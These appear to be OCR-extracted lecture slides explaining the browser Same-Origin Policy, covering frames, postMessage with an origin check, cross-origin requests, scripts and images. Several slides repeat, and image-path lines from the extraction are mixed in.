
SOP for the DOM

- Each frame in a window has its own origin
- Frame can only access data with the same origin
  - DOM tree, local storage, cookies, etc.




SOP for the DOM

- Each frame in a window has its own origin
- Frame can only access data with the same origin
  - DOM tree, local storage, cookies, etc.



SOP for the DOM

- Each frame in a window has its own origin
- Frame can only access data with the same origin
  - DOM tree, local storage, cookies, etc.



How do you communicate with frames?

- Message passing via postMessage API
  - Sender:

```
targetWindow.postMessage(message, targetOrigin);
```

  - Receiver:

```
function receiveMessage(event){
  if (event.origin !== “https://example.com")
    return;
   ...
}

window.addEventListener("message", receiveMessage, false);
```

SOP for HTTP responses

- Pages can perform requests across origins
  - SOP does not prevent a page from leaking data to another origin by encoding it in the URL, request body, etc.
- SOP prevents code from directly inspecting HTTP responses
  - Except for documents, can often learn some information about the response


Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.

(https,b.com,443)


Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




Scripts

- Can load scripts from across origins
- Scripts execute with privileges of the page
- Page can see source via `func.toString()`




Scripts

- Can load scripts from across origins
- Scripts execute with privileges of the page
- Page can see source via `func.toString()`




Scripts

- Can load scripts from across origins
- Scripts execute with privileges of the page
- Page can see source via `func.toString()`




Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`



